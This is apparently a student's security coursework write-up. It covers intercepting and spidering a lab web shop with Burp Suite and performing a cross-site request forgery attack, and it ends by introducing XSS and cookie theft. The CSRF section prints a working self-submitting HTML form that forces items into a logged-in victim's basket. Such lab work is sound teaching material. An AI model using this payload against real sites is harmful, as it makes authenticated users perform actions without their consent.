
☐ Proxy DNS when using SOCKS v5

☐ Enable DNS over HTTPS

● Use default (https://mozilla.cloudflare-dns.com/dns-query)

○ Custom

Secondly, open burp software to set up a proxy listener. Set the port to 8008 as the same port as in the proxy set up.


Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Running	Interface	Invisible	Redirect	Certificate
☐	127.0.0.1:8080			Per-host
☑	127.0.0.1:8008			Per-host

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating SSL connections. You can import or export this certificate for use in other tools or another installation of Burp.

Intercept Client Requests

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

☑ Intercept requests based on the following rules: *Master interception is turned off*

Enabled	Operator	Match type	Relationship	Condition
☑		File extension	Does not match	(^gif$\|^jpg$|^png$\|^css$|^js$|...
☐	Or	Request	Contains parameters	
☐	Or	HTTP method	Does not match	(get|post)
☐	And	URL	Is in target scope	


☐ Automatically fix missing or superfluous new lines at end of request
☑ Automatically update Content-Length header when the request is edited

Intercept Server Responses


Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.

☐ Intercept responses based on the following rules: *Master interception is turned off*

Enabled	Operator	Match type	Relationship	Condition
☑		Content type he...	Matches	text
☐	Or	Request	Was modified	
☐	Or	Request	Was intercepted	
☐	And	Status code	Does not match	^304$
☐	And	URL	Is in target scope	




After that, turn on the interception in order to intercept the proxy. Reload the website and a request is be shown on the intercept interface. Press the forward button to allow the connection.



Request to http://fonts.googleapis.com:80 [216.58.204.74]

```
GET /css?family=Source+Sans+Pro:200,300,400,600,700,900 HTTP/1.1
Host: fonts.googleapis.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/css,*/*;q=0.1
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/index.php
Connection: close
Cache-Control: max-age=0
```

Select the host address of the website in the HTTP history interface and add to scope.




Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	SSL
1	http://192.168.56.101	GET	/index.php			200	3405	HTML	php	31337 Bugs		
6	http://192.168.56.101	GET	/images/pic.jpg			404	472	HTML	jpg	404 Not Found		

```
GET /index.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/signin.php
Connection: close
Cookie: PHPSESSID=[illegible]
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Select the target interface and spider the host address of the website.




Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Status	Length	MIME type	Title	Commer
http://192.168.56.101	GET	/		200	3405	HTML	31337 Bugs	
http://192.168.56.101	GET	/addtobasket.php		200	381	script		
http://192.168.56.101	GET	/addtobasket.php?qu...	✓	200	383	script		
http://192.168.56.101	GET	/contact.php		200	2279	HTML	31337 Bugs	
http://192.168.56.101	POST	/contact.php	✓	200	1866	HTML	31337 Bugs	
http://192.168.56.101	GET	/exploit.php		200	3821	HTML	31337 Bugs	
http://192.168.56.101	GET	/images/		200	1131	HTML	Index of /images	
http://192.168.56.101	GET	/images/?C=D;O=A	✓	200	1131	HTML	Index of /images	
http://192.168.56.101	GET	/images/?C=D;O=D	✓	200	1131	HTML	Index of /images	
http://192.168.56.101	GET	/images/?C=M;O=A	✓	200	1131	HTML	Index of /images	

```
GET /index.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/signin.php
Connection: close
Cookie: PHPSESSID=clefqfojib2t94iqakvk2amt05
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

The above image represents all the php file of the website on the left side of the interface. Pressing each php file and response of the file would show the file's source code.



Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Status	Length	MIME type	Title	Comment	Time reque...
http://192.168.56.101	GET	/signin.php		200	3279	HTML	31337 Bugs		05:10:09 1...

```
HTTP/1.1 200 OK
Date: Mon, 11 Mar 2019 05:10:09 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 3087
Connection: close
Content-Type: text/html; charset=UTF-8


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<!--
Design by TEMPLATED
http://templated.co
Released for free under the Creative Commons Attribution License

Name       : Untamed
Description: A two-column, fixed-width design with dark color scheme.
Version    : 1.0
Released   : 20131220

-->
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>31337 Bugs</title>
<meta name="keywords" content="" />
<meta name="description" content="" />
<link href="http://fonts.googleapis.com/css?family=Source+Sans+Pro:200,300,400,600,700,900" rel="stylesheet" />
<link href="default.css" rel="stylesheet" type="text/css" media="all" />
<link href="fonts.css" rel="stylesheet" type="text/css" media="all" />

<!--[if IE 6]><link href="default_ie6.css" rel="stylesheet" type="text/css" /><![endif]-->

</head>
<body>
<div id="header-wrapper">
        <div id="header" class="container">
                <div id="logo">
                        <h1><span class="fa fa-bug"></span><a href="#">31337 Bugs</a></h1>
                </div>
                <div id="menu">
                        <ul>
```

The above image shows the source code of the signin.php. Any of the php's course code can be accessed by choosing the php file on the left of the interview.

CSRF


CSRF stands for cross site request forgery, in this coursework I performed an attack on the website that was given to add an unwanted product to the victim’s basket. In general, CSRF forces the user to execute unwanted actions on the application in which they are currently authenticated, it targets specifically on target state changing requests with no theft of data because the attacker has no way of seeing the response to the forge request.
Examples of state changing requests can include transferring of money from one bank account to another, changing of email addresses and passwords, adding unwanted items to basket and changing the delivery address of the order.

CSRF’s impact is determined by how vulnerable the application is presented, meaning the capabilities exposed by the application but overall CSRF can do critical damages because it can ruin one’s integrity as CSRF gives the attacker the ability to perform critical actions on an authenticated and logged in user without their consent and knowledge.
The longer the user logs in the application or many of the websites let the user choose to “keep me logged in”, this will increase drastically the chances of the forgery to be made. Furthermore, the impact of CSRF greatly depends on the user’s privileges, on basic users, everything from personal information and site privileges can be compromised and if it is on an administrator account, it can destroy the entire site.

This vulnerability exists because the forge requests has all the information and comes from the same IP address as the real requested IP from the victim. In other words, any application that allows users to manipulate the data can be a possibility of a target for the attacker. To prevent CSRF, there are 2 main methods to do so, one is stopping the browser from sending third party cookies to web application, second is synchronizing the cookie with an anti-CSRF token that was already provided by the browser and lastly requiring a challenge and response mechanism which goes in conjunction with the 2 main methods.


I have used basic HTML post/get request to perform this attack below is a screenshot of each step I took to accomplish the task:

As mentioned before the Linux machines did not allow unauthorized student accounts to download any external program such as XAMPP, thus I have found an alternative to perform the CSRF task of adding an unwanted product to the victim’s basket by writing a simple post/get request HTML file.




```
<html>

<body>

<form name = 'CSRF' method = 'get' action = 'http://192.168.56.101/addtobasket.php'>

<input type="hidden" name="productid" value="1">
<select name="quantity"><option selected="">99999999</option></select>


</form>

<script>document.forms[0].submit();</script>

    </body>

</html>
```

The screenshot illustrates a basic html script which contains a form action and 2 form inputs. The form action redirects the attack to the following IP address of 192.168.56.101/addtobasket.php which is the equivalent of the basket page of the victim. The first input field takes the parameter of the productid 1 – the first product that it has on the database and the second select field takes in the quantity of the product that is going to be put in the basket, in my case it is 99999999. Lastly, the script just before the end of the body executes the form automatically when the HTML file is open.



The right-hand screen shows user logged in one of the accounts and left-hand screen shows the CSRF HTML file highlighted and about to be double clicked.



Once the HTML file has been activated on the right-hand screen, it clearly shows an item being added to the victim's basket. Referring to the HTML code the product ID 1 is equivalent to the product name Zeus and the quantity is listed as 99999999.

XSS

XSS stands for cross site scripting, they are malicious script injections through forms of JavaScript, but sometimes it can include HTML, Flash and any other type of code that the browser may execute. The type of attacks based on XSS I almost indefinite but in common practice, it is usually used to transmit private data like cookies and other session information to the attacker, sometimes also redirecting the victim to web content controlled by the attacker. Worst of, the attacker can also perform malicious operations on the user's machine under the disguise of the vulnerable site.


For the coursework, I have performed all 3 types stored XSS attack, reflected XSS attack and stealing cookie from the admin of the given website.
